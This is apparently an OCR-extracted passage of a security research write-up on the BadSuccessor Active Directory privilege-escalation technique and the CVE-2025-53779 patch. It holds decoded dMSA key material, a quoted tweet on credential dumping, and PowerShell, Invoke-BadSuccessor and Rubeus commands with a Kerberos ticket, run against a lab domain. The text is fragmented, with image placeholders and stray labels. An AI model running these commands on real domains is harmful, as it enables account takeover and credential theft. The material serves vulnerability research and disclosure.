
The **KERB-DMSA-KEY-PACKAGE** structure contains a list of keys supplied by the KDC to an authorized client when the client sends KDC-REQ-BODY as per [RFC4120] with the ticket granting service as the sname using service for user as defined in [MS-SFU]

```
KERB-DMSA-KEY-PACKAGE ::= SEQUENCE {
    current-keys       [0] SEQUENCE OF EncryptionKey,
    previous-keys      [1] SEQUENCE OF EncryptionKey OPTIONAL,
    expiration-interval    [2] KerberosTime,
    fetch-interval         [4] KerberosTime,
    ...
}
```

```
SEQUENCE  (4 elem)
  [0]  (1 elem)
    SEQUENCE  (3 elem)
      SEQUENCE  (2 elem)
        [0]  (1 elem)
          INTEGER  18
        [1]  (1 elem)
          OCTET STRING  (32 byte) 09FED8B52E0026B6D1B7D8BC223E5F3B39F1F7E94CE7A7F85E0012969B02D924
      SEQUENCE  (2 elem)
        [0]  (1 elem)
          INTEGER  17
        [1]  (1 elem)
          OCTET STRING  (16 byte) EAF0DFD2A857662145D1F5D056DF6D9C
      SEQUENCE  (2 elem)
        [0]  (1 elem)
          INTEGER  23
        [1]  (1 elem)
          OCTET STRING  (16 byte) 6B9AC3DDCBC7C83F5917419042FFA2B2
  [1]  (1 elem)
    SEQUENCE  (1 elem)
      SEQUENCE  (2 elem)
        [0]  (1 elem)
          INTEGER  23
        [1]  (1 elem)
          OCTET STRING  (16 byte) 47BF8039A8506CD67C524A03FF84BA4E
  [2]  (1 elem)
    GeneralizedTime  1601-01-24 16:33:45 UTC
  [4]  (1 elem)
    GeneralizedTime  1601-01-24 16:38:45 UTC
```

CURRENT-KEYS

PREVIOUS-KEYS


CURRENT KEYS
PREVIOUS KEYS
47BF8039A8506CD67C524A03FF84BA4E

Aa123456

Yuval Gordon
@YuG0rd

Many missed this on #BadSuccessor: it's also a credential dumper.
I wrote a simple PowerShell script that uses Rubeus to dump Kerberos keys and NTLM hashes for every principal-krbtgt, users, machines. no DCSync required, no code execution on DC.

AndreTR @andreTRwi · May 25

Seems quite moderate.

4 816

BadSuccessor Is Dead, Long Live BadSuccessor(?)

CVE-2025-53779 Patch

Migration

Start-ADServiceAccountMigration

migrateADServiceAccount
(RootDSE op)

Attribute changes

```
PS C:\> whoami
aka-dc1\weak
PS C:\> New-ADServiceAccount -Name "attacker_dmsa" -DNSHostName "a" -Path "OU=temp,DC=aka,DC=test" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "AKA-SQL$"
PS C:\>
```

```
PS C:\> Invoke-BadSuccessor -DmsaName "attacker_dmsa" -OU "OU=temp,DC=aka,DC=test" -TargetDN "CN=Administrator,CN=Users,DC=aka,DC=test"
```

```
PS C:\> Invoke-BadSuccessor -DmsaName "attacker_dmsa" -OU "OU=temp,DC=aka,DC=test" -TargetDN "CN=Administrator,CN=Users,DC=aka,DC=test"
[+] Giving ourselves control over the dMSA as the owner
[+] Control Granted
[+] Linking controlled dMSA to target user
dMSA is the successor of CN=Administrator,CN=Users,DC=aka,DC=test
```

```
PS C:\> .\Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/aka.test /dmsa /opsec /nowrap /ptt /ticket:doIFkjCCBY6gAwIBBaEDAg
IEozCCBJ9hggSbMIIEl6ADAgEFoQobCEFLQS5URVNUoh0wG6ADAgECoRQwEhsGa3JidGd0GwhBS0EuVEVTVKOCBGMwggRfoAMCARKhAwIBAqKCBFEEggRNPeM312mLkR6DFEcmum
EvxucRtFUU5XP03Wwx+i8bvQx+n02nzx9Lh/D/Coe4IIiTfgtO/oalT9Eflq8M4JW+4U5u+OETEVT6fArYmAeLHp9pz0AU22v6vRDyde+dmeWf5FkToqu0l+0v2JfzMnBXoJGzYU
xItQcFYlZUvj1COoAwjkiX93hcjWPFV+vFoFII8jhQy7ZStY8QYmqB1FojPdDBndwE0PW6aVL6dJIrtVnRWD070q7GKLitGY2ixCfikt4zViepnBnINOa/7g9ryr/SvM8M6G6fsh
x+xj2dTDipEorB7Fq0TPkxkHHkHwV2TqfSbBPLe1yTeYX873txL3vtPIZMChTfv4ZjQyOOWUcjoRNom/IbTADnhRIWlr8POWUHMyz2iBH+BwThTzISWaul6myFPPyDKpONVqTPcx
xjCiPKtHu28/31r9azBrEmkYo3gPqIuV8ejxM6zNH7Il80rrX+u8mU8n4Z+XCvRQ1kGBAw+y4mYoHj9PesL2bEgXzclm5Z+2iur3hbL2t9/klRpRw8Tna5LQGEAdUuGxIbq/dhM0
```


```
PS C:\> .\Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/aka.test /dmsa /opsec /nowrap /ptt /ticket:doIFkjCCBY6gAwIBBaEDAg
IEozCCBJ9hggSbMIIEl6ADAgEFoQobCEFLQS5URVNUoh0wG6ADAgECoRQwEhsGa3JidGd0GwhBS0EuVEVTVKOCBGMwggRfoAMCARKhAwIBAqKCBFEEggRNPeM312mLkR6DFEcmum
EvxucRtFUU5XP03Wwx+i8bvQx+n02nzx9Lh/D/Coe4IIiTfgtO/oalT9Eflq8M4JW+4U5u+OETEVT6fArYmAeLHp9pz0AU22v6vRDyde+dmeWf5FkToqu0l+0v2JfzMnBXoJGzYU
xItQcFYlZUvj1COoAwjkiX93hcjWPFV+vFoFII8jhQy7ZStY8QYmqB1FojPdDBndwE0PW6aVL6dJIrtVnRWD070q7GKLitGY2ixCfikt4zViepnBnINOa/7g9ryr/SvM8M6G6fsh
x+xj2dTDipEorB7Fq0TPkxkHHkHwV2TqfSbBPLe1yTeYX873txL3vtPIZMChTfv4ZjQyOOWUcjoRNom/IbTADnhRIWlr8POWUHMyz2iBH+BwThTzISWaul6myFPPyDKpONVqTPcx
xjCiPKtHu28/31r9azBrEmkYo3gPqIuV8ejxM6zNH7Il80rrX+u8mU8n4Z+XCvRQ1kGBAw+y4mYoHj9PesL2bEgXzclm5Z+2iur3hbL2t9/klRpRw8Tna5LQGEAdUuGxIbq/dhM0
YncQQFLdloVxoxsWzbrEWmo3YgqQ/13F0h4Jno5uTJm52hAA53WEyp1Xp99OUvoD3RiOhQYdWrkxYN1Pzw5JSvbAX3ehvz40fAQXrQcMgVW64ObXdvmS326hI3FJk/YvJYtaAGPi
aKe+RZDEVZNIHuT83V58dFKPYB9WJ0Q29rTQ3kVCxXULpdgWtKEZeMMR0VgoeOyZPx/JYTXPxUp60Rnbxpq8fOjJgG9zSVCQzLxj9d3ZL57u/6JQLhKfKE9JJdQONHjJ6RWQmh2u
CEIWh6+gc5bCmABiS4r3Okr55brgVbb5a/MXys/BzqW0NG+AuxsXi9sY7U++DRLTPRBTLck9UOhm7+xyyMHVfAE6NkKLI7ZlBd3Cvb+yu90/0eHgirHDvJVRSxs+Z4Jm0fTUgHpa
oyr2/WDivGrafn3I99raC16GZnagNxfwbNy5ZqDbMK+tppL5ajSlv73skAoAXrg/PwY4kyvVmveW0Au6byIcUE5gvkQEg1jaumcbdR98IQoMeH5ftukgQ0+oxrrb5cApb5pN4E3D
5o/2EVSTzCQf3dqQV3GNl6NrrbVyT4YOyBEcEH5qaaVaBv2RpbLGxRE3EzBBlJxLajKPt8lQ8Ica++bftU12FqSXr8O/fm2cfl25hkwqGLVcI1yhVh6Wj1S3zH1ZX7RE5f/4deaN
32nQtnsNWgP2PRzLK0aZOY3a8LwQOqxpphU5LmVxUe4dDQn7WNBmOSotvlio9XofAGYvUcsYZIxuP7ygkVAyqni3O2q9vmELSjoOe988y29G2WXibeiIMfMT+HicJxY3+/mjkvyU
QwOcgrrPofQtwfupUxxdyS0q6IXl/9Vqfrd2sii9OegtiIo4HaMIHXoAMCAQCigc8Egcx9gckwgcaggcMwgcAwgb2gKzApoAMCARKhIgQgFVfARZsYXM0C6dgGm9C9UBUNDx3SgN
u3m1/a4RChChsIQUtBLlRFU1SiFTAToAMCAQGhDDAKGwhBS0EtU1FMJKMHAwUAYKEAAKURGA8yMDI1MDkwMjEwNDkwM1qmERgPMjAyNTA5MDIyMDQ5MDNapxEYDzIwMjUwOTA5MT
AzWqgKGwhBS0EuVEVTVKkdMBugAwIBAqEUMBIbBmtyYnRndBsIQUtBLlRFU1Q=


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for 'attacker_dmsa$' from 'AKA-SQL$'
[+] Sequence number is: 97157559
[*] Using domain controller: WIN-3GDKIM3DCKK.aka.test (172.18.188.0)

[X] KRB-ERROR (60) : KRB_ERR_GENERIC
```


kdcsvc.dll


Primary Unmatched

